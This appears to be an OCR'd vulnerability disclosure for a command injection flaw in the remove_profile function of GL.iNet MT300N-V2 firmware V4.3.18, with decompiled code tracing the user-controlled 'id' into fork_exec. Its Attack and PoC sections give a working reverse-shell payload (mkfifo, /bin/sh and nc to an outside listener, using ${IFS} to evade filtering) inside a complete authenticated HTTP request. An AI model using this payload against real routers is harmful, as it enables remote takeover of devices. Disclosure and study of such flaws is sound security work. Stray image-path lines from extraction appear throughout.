
GL.iNet MT300N-V2 modem.so remove_profile function command injection vulnerability

Product Information

```
Brand: GL.iNet
Model: MT300N-V2
Firmware Version: V4.3.18
Official Website: https://www.gl-inet.com/
Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18
```



Affected Component

```
The remove_profile function in \usr\lib\oui-httpd\rpc\modem.so
```


Suggested description of the vulnerability

```
GL.iNet MT300N-V2 V4.3.18 modem.so remove_profile function command injection vulnerability.
```

Vulnerability Details

Nginx's startup configuration file gl.conf defines the processing scripts for each URI path, which can be traced to oui-rpc.lua.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.



`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to different `rpc` methods.

```
154    methods[json_data.method](json_data.id, json_data.params or {})
```

```
115    local methods= {
116        ["challenge"] = rpc_method_challenge,
117        ["login"] = rpc_method_login,
118        ["logout"] = rpc_method_logout,
119        ["alive"] = rpc_method_alive,
120        ["call"] = rpc_method_call
121    }
```


Calls the rpc_method_call function, which in turn executes the rpc.call function call.

```
71  local function rpc_method_call(id, params)
72      if #params < 3 then
73          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
74          ngx.say(cjson.encode(resp))
75          return
76      end
77
78      local sid, object, method, args = params[1], params[2], params[3], params[4]
79
80      if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then
81          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
82          ngx.say(cjson.encode(resp))
83          return
84      end
85
86      if args and type(args) ~= "table" then
87          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
88          ngx.say(cjson.encode(resp))
89          return
90      end
91
92      ngx.ctx.sid = sid
93
94      if not rpc.is_no_auth(object, method) then
95          if not rpc.access("rpc", object .. "." .. method) then
96              local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)
97              ngx.say(cjson.encode(resp))
98              return
99          end
00      end
01
02      local res = rpc.call(object, method, args)
03      if type(res) == "number" then
```

Calls /cgi-bin/glc

```
126  local function glc_call(object, method, args)
127      ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")
128
129      local res = ngx.location.capture("/cgi-bin/glc", {
130          method = ngx.HTTP_POST,
131          body = cjson.encode({
132              object = object,
133              method = method,
134              args = args or {}
135          })
136      })
```

In glc, the corresponding handler library functions are loaded, located in the /usr/lib/oui-httpd/rpc folder



The binary modem.so contains a command injection vulnerability in the remove_profile function.

Because the symbol table was stripped during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. It requires clicking through each data segment to view the specific string corresponding to each value.

```
int __fastcall remove_profile(int a1)
{
  int v1; // $v0
  int v2; // $v0
  int v3; // $a0
  int v4; // $a1
  int v5; // $s1
  int v7; // [sp+18h] [-94h]
  char v8[4]; // [sp+24h] [-88h] BYREF
  _BYTE s[60]; // [sp+28h] [-84h] BYREF
  _DWORD v10[16]; // [sp+64h] [-48h] BYREF
  int v11; // [sp+A4h] [-8h]

  v11 = *(_DWORD *)off_2FE44;
  v1 = ((int (__fastcall *)(int, char *))off_2FDA4)(a1, (char *)&off_1CB74 + dword_2FB44 - 0x20000);
  v2 = ((int (__fastcall *)(int))off_2FCD8)(v1);
  if ( v2 )
  {
    v5 = v2;
    v7 = off_2FDCC();
    *(_DWORD *)v8 = 0;
    ((void (__fastcall *)(void *, int, size_t))off_2FD24)(s, 0, 0x3Cu);
    off_2FCF4(v8, &aApnprofileS[dword_2FB44 - 0x20000], v5);
    ((void (__fastcall *)(int, char *))off_2FE34)(v7, v8);
    ((void (__fastcall *)(int, char *))off_2FCC8)(v7, &aApnprofile[dword_2FB44 - 0x20000]);
    ((void (__fastcall *)(int))off_2FE10)(v7);
    v10[0] = 0;
    ((void (__fastcall *)(void *, int, size_t))off_2FD24)(&v10[1], 0, 0x3Cu);
    off_2FCF4((char *)v10, &aUsrBinSwitchSi_2[dword_2FB44 - 0x20000], v5);
    ((void (__fastcall *)(_DWORD *))off_2FCB8)(v10);
    ((void (*)(void))off_2FD4C)();
  }
  if ( v11 != *(_DWORD *)off_2FE44 )
    off_2FDB8(v3, v4);
  return 0;
}
```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is as follows:

modem > modem.remove_profile

system Aa ab .* No results

```
/* Function: remove_profile */
/* Address: 0x85D4 */

int __fastcall remove_profile(int a1)
{
  int v1; // $v0
  int v2; // $v0
  int v3; // $s1
  int v5; // [sp+18h] [-94h]
  char v6[4]; // [sp+24h] [-88h] BYREF
  _BYTE s[60]; // [sp+28h] [-84h] BYREF
  _DWORD v8[16]; // [sp+64h] [-48h] BYREF
  int v9; // [sp+A4h] [-8h]

  v9 = *(_DWORD *)(void *)0x300E8;
  v1 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "id");
  v2 = ((int (__fastcall *)(int))json_string_value)(v1);
  if ( v2 )
  {
    v3 = v2;
    v5 = ((int (*)(void))guci_init)();
    *(_DWORD *)v6 = 0;
    ((void (__fastcall *)(void *, int, size_t))memset)(s, 0, 0x3Cu);
    ((void (*)(char *, const char *, ...))sprintf)(v6, "apnprofile.%s", v3);
    ((void (__fastcall *)(int, char *))guci_delete)(v5, v6);
    ((void (__fastcall *)(int, char *))guci_commit)(v5, "apnprofile");
    ((void (__fastcall *)(int))guci_free)(v5);
    v8[0] = 0;
    ((void (__fastcall *)(void *, int, size_t))memset)(&v8[1], 0, 0x3Cu);
    ((void (*)(char *, const char *, ...))sprintf)((char *)v8, "/usr/bin/switch_sim_slot modem clear_profile %s", v3);
    ((void (__fastcall *)(_DWORD *))fork_exec)(v8);
    ((void (*)(void))sync)();
  }
  if ( v9 != *(_DWORD *)(void *)0x300E8 )
    ((void (__noreturn *)(void))__stack_chk_fail)();
  return 0;
}
```

```
Source is the user-controllable JSON parameter "id".

v1 = json_object_get(a1, "id");
v2 = json_string_value(v1);
```


```
v3 = v2;

That is, the fields in the request JSON:

{
  "id": "user-controllable string"
}

Where the value of "id" enters the subsequent UCI configuration deletion logic and command execution logic.
Sink 2 is fork_exec(v8).

sprintf((char *)v8,
        "/usr/bin/switch_sim_slot modem clear_profile %s",
        v3);

fork_exec(v8);

The user-controllable id is directly concatenated into the command string and passed to fork_exec for execution. The code does not perform whitelist validation on id, nor does it restrict shell special characters. Therefore, if fork_exec internally executes this string through a shell, it may cause command injection.

The complete data flow is as follows:

remove_profile(a1)
    └── json_object_get(a1, "id")
            └── json_string_value(...)
                    └── v3 = user_input
                            ├── sprintf(v6, "apnprofile.%s", v3)
                            |       └── guci_delete(v5, v6)
                            |               └── guci_commit(v5, "apnprofile")
                            └── sprintf(v8, "/usr/bin/switch_sim_slot modem clear_profile %s", v3)
                                    └── fork_exec(v8)
```

Attack

Obtain a shell by directly injecting commands.

```
"id": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i) 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"
```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_MT300N-V2_modem_remove_profile.mp4

PoC

When verifying, update the value of the first element in the params list. The value corresponding to this PoC is xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI.

```
POST /rpc HTTP/1.1

Host: 192.168.31.7

Content-Length: 242

Accept: application/json, text/plain, */*

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

Content-Type: application/json

Origin: http://192.168.31.7

Referer: http://192.168.31.7/

Accept-Encoding: gzip, deflate, br

Cookie: Admin-Token=xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI

Connection: keep-alive

```

```
25
26
27 {"jsonrpc":"2.0","id":272,"method":"call","params":
   ["xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI","modem","remove_profile",{
28
29 "id": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
   2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"
30
31 }]}
```

Discoverer

ZippyJia